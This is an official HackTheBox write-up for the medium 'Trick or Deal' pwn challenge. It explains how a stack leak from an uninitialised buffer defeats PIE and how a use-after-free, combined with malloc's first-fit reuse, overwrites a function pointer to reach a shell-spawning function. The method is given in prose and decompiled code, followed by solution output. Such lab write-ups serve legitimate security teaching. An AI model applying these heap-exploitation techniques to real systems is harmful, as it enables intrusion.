



HACKTHEBOX



Trick or Deal

15th April 2022 / Document No.
D22.102.246

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Medium**

Classification: Official

Synopsis

Trick or Deal is a Medium difficulty challenge that features use-after-free vulnerability, abusing malloc's first fit behavior, controlling a function pointer, and leaking data from an uninitialized buffer.

Skills Learned

- UAF
- `malloc()`'s first fit

Enumeration


First of all, we start with `checksec`:

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Protections

Protection	Enabled	Usage
Canary	✓	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✓	Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



```
-- -- -- -- --
| [1] See the Weaponry |
| [2] Buy Weapons      |
| [3] Make an Offer    |
| [4] Try to Steal     |
| [5] Leave            |
|                      |
-- -- -- -- --
```

- Option 1: `prints` a list of weapons
- Option 2: We get a prompt `[*] What do you want!!?`. Our input is then reflected in `[!]`
`No!, I can't give you <input>`
- Option 3: We can supply the length of our offer and send an offer.
- Option 4: No input but a bit of a story:

```
[*] Sneaks into the storage room wearing a face mask . . .
[*] Guard: *Spots you*, Thief! Lockout the storage!
[*] You, who didn't skip leg-day, escape!
```

Disassembly

Starting from `main()`:

```

int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    setup(argc, argv, envp);
    fprintf(stdout, "%s %s Welcome to the Intergalactic Weapon Black Market
%s\n", byte_204C, "\x1B[1;35m", byte_204C);
    fprintf(stdout, "\n%sLoading the latest weaponry . . .\n%s", "\x1B[1;32m",
"\x1B[1;35m");
    sleep(3u);
    update_weapons();
    fflush(stdout);
    menu();
}

```

We see 2 interesting function calls: `update_weapons()` and `menu()`.

update_weapons()

```

char *update_weapons()
{
    char *result; // rax

    storage = (char *)malloc(0x50uLL);
    strcpy(storage, weapons);
    result = storage;
    *((_QWORD *)storage + 9) = printStorage;
    return result;
}

```

First, it allocates a `0x60`-sized chunk on the heap (including the metadata) and saves the pointer to the chunk to `storage`, a global variable stored in the `.bss`. Then, it writes into the chunk a list of weapons.

```

.rodata:0000000000002008 aTheLightsaberT db 0Ah ; DATA XREF:
.data:weapons↓o
.rodata:0000000000002008 db 'The Lightsaber',0Ah
.rodata:0000000000002008 db 0Ah
.rodata:0000000000002008 db 'The Sonic Screwdriver',0Ah
.rodata:0000000000002008 db 0Ah
.rodata:0000000000002008 db 'Phasers',0Ah
.rodata:0000000000002008 db 0Ah
.rodata:0000000000002008 db 'The Noisy Cricket',0Ah,0

```

Then it assigns to `storage + 9 (qwords)` => `storage + 72` a pointer to `printStorage()`. We can also validate the offset by inspecting the assembly.

```

.text:000000000000130C mov     rax, cs:storage
.text:0000000000001313 lea     rdx, printStorage
.text:000000000000131A mov     [rax+48h], rdx --> 0x48 = 72

```

We use this pointer to call the `printStorage()` function when option 1 is selected, making it a great target.

We go into the menu and find the code path for the 1st option to validate it.

```

if ( s[0] == '1' ) {
    (*(void (**)(void))storage + 9)();
}

```

The function pointer -> `printStorage()` is de-referenced and called when `1` is supplied to the menu input.

Leak

`buy()`:

```

size_t buy()
{
    char buf[72]; // [rsp+0h] [rbp-50h] BYREF
    unsigned __int64 v2; // [rsp+48h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    fwrite("\n[*] What do you want!?", 1uLL, 0x19uLL, stdout);
    read(0, buf, 71uLL);
    fprintf(stdout, "\n[!] No!, I can't give you %s\n", buf);
    fflush(stdout);
    return fwrite("[!] Get out of here!\n", 1uLL, 0x15uLL, stdout);
}

```

It reads 71 bytes into an **uninitialized** `char [72]` buffer and then echoes our input safely using `fprintf()`. We don't see any `memset()` call's to zero out the contents of the buffer before writing into it, so we might be able to leak contents from the stack.

Let's inspect it using a debugger. We break on the `fprintf()` call to see the contents of the stack:

```

0x0000000000000146a <+103>:   call    0x1090 <fprintf@plt>

```

```

► 0x55555555546a <buy+103>   call    fprintf@plt           <fprintf@plt>
    stream: 0x7ffff7fc26a0 (_IO_2_1_stdout_) ← 0xfbad2887
    format: 0x5555555561c0 ← "\n[!] No!, I can't give you %s\n"
    vararg: 0x7fffffffde40 ← 0xa61 /* 'a\n' */

```

We run `stack 8` to dump 8 values from the stack.

```

pwndbg> stack 8
00:0000| rdx rsp 0x7fffffffde40 ← 0xa61 /* 'a\n' */
01:0008|          0x7fffffffde48 → 0x5555555563f2 ← '\n[*] What do you want to
do? '
02:0010|          0x7fffffffde50 → 0x7ffff7fbe4a0 (_IO_file_jumps) ← 0x0
03:0018|          0x7fffffffde58 → 0x7ffff7e583f1 (fwrite+193) ← cmp    rax,
-1
04:0020|          0x7fffffffde60 ← 0x50 /* 'P' */
05:0028|          0x7fffffffde68 → 0x55555555558c0 (__libc_csu_init) ← push
r15
06:0030|          0x7fffffffde70 → 0x7fffffffdeb0 → 0x7fffffffded0 ← 0x0
07:0038|          0x7fffffffde78 → 0x5555555555120 (_start) ← xor    ebp, ebp

```

We see that the 8th value is a pointer to the `_start` function.

If we send 56 bytes ($7 * 8$) we will overwrite all the null bytes, and `fprintf` will print all the contents until it finds a null byte, including `_start`'s address.

Next, let's inspect the `make_offer()` function.

```
size_t make_offer()
{
    char s[3]; // [rsp+5h] [rbp-Bh] BYREF
    size_t size; // [rsp+8h] [rbp-8h]

    size = 0LL;
    memset(s, 0, sizeof(s));
    fwrite("\n[*] Are you sure that you want to make an offer(y/n): ", 1uLL,
0x37uLL, stdout);
    read(0, s, 2uLL);
    if ( s[0] != 121 )
        return fwrite("[!] Don't bother me again.\n", 1uLL, 0x1BuLL, stdout);
    fwrite("\n[*] How long do you want your offer to be? ", 1uLL, 0x2DuLL,
stdout);
    size = read_num();
    offer = malloc(size);
    fwrite("\n[*] What can you offer me? ", 1uLL, 0x1CuLL, stdout);
    read(0, offer, size);
    return fwrite("[!] That's not enough!\n", 1uLL, 0x17uLL, stdout);
}
```

The program asks for the size of our offer. Then, it reads our input using `read_num()`, and then it is used as the first argument in `malloc()`, so we have an arbitrary allocation primitive. Then, it writes into the chunk (size) amount of bytes.

Next function to audit: `steal()`

```
int steal()
{
    fwrite("\n[*] Sneaks into the storage room wearing a face mask . . . \n",
1uLL, 0x3DuLL, stdout);
    sleep(2u);
    fprintf(stdout, "%s[*] Guard: *Spots you*, Thief! Lockout the storage!\n",
"\x1B[1;31m");
    free(storage);
    sleep(2u);
    return fprintf(stdout, "%s[*] You, who didn't skip leg-day, escape!%s\n",
"\x1B[1;32m", "\x1B[1;35m");
}
```

We see that `steal` calls `free()` on the `storage` that points to the chunk where a function `pointer->printStorage` is saved. `storage` still points to the freed chunk, as we have not assigned a `NULL` value.

Last function: `unlock_storage()`

```

int unlock_storage()
{
    fprintf(stdout, "\n%s[*] Bruteforcing Storage Access Code . . .%s\n",
"\x1B[5;32m", "\x1B[25;0m");
    sleep(2u);
    fprintf(stdout, "\n%s* Storage Door Opened *%s\n", "\x1B[1;32m",
"\x1B[1;0m");
    return system("sh");
}

```

Putting it all together

Given that we have a function pointer on a global structure, a `win` function, and a way to de-reference the pointer, calling the function, we can safely assume that the target is to overwrite the function pointer with the address of the win function and then use option 1.

Leak

To Defeat PIE, and calculate the address of `unlock_storage()` we can use the leak we found previously in `buy()`. We need to send 56 bytes to receive a leak! Then `elfbase = leak - elf.sym._start`

A bit of malloc internals

Glibc uses the first-fit algorithm to select a free chunk. If a chunk is free and large enough, malloc will select it to service the request. We can abuse this behavior in a `use-after-free` situation.

For example, there is a chunk that contains a function pointer. We will call it VICTIM. There is also a pointer to VICTIM that is not set to null after VICTIM is freed.

If we free VICTIM, the pointer will still point to the freed VICTIM. But what will happen if we request a chunk of the same size as the VICTIM?

malloc will "follow" the first-fit algorithm and return the VICTIM chunk. As a result, we control the data of where the pointer to VICTIM points. That gives us the ability to corrupt the function pointer.

Controlling The function pointer in storage

As we saw, when we use `steal()`, the chunk which contains the function pointer is free'd, but storage still points to the freed chunk, which means that if we try to allocate a same-sized chunk using `make_offer()` (abusing malloc's first fit behavior) we will get a chunk where the chunk we freed previously was stored. As a result, storage will point to our controllable chunk. Then we will write into it 72 bytes padding + the address of our win function (`unlock_storage()`)

Calling the Win function

To call the `unlock_storage()` we can use the first option.

That will de-reference and call the function pointer at `storage+72` which points to the win function we wrote earlier into the newly allocated chunk.

Solution



```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Starting local process 'trick_or_deal': pid 1637
[*] _start @ [0x55a371e52120]
[*] base @ [0x55a371e51000]
[*] Switching to interactive mode

[*] Bruteforcing Storage Access Code . . .

* Storage Door Opened *
$ cat flag.txt
HTB{f4k3_fl4g_4_t35t1ng}
```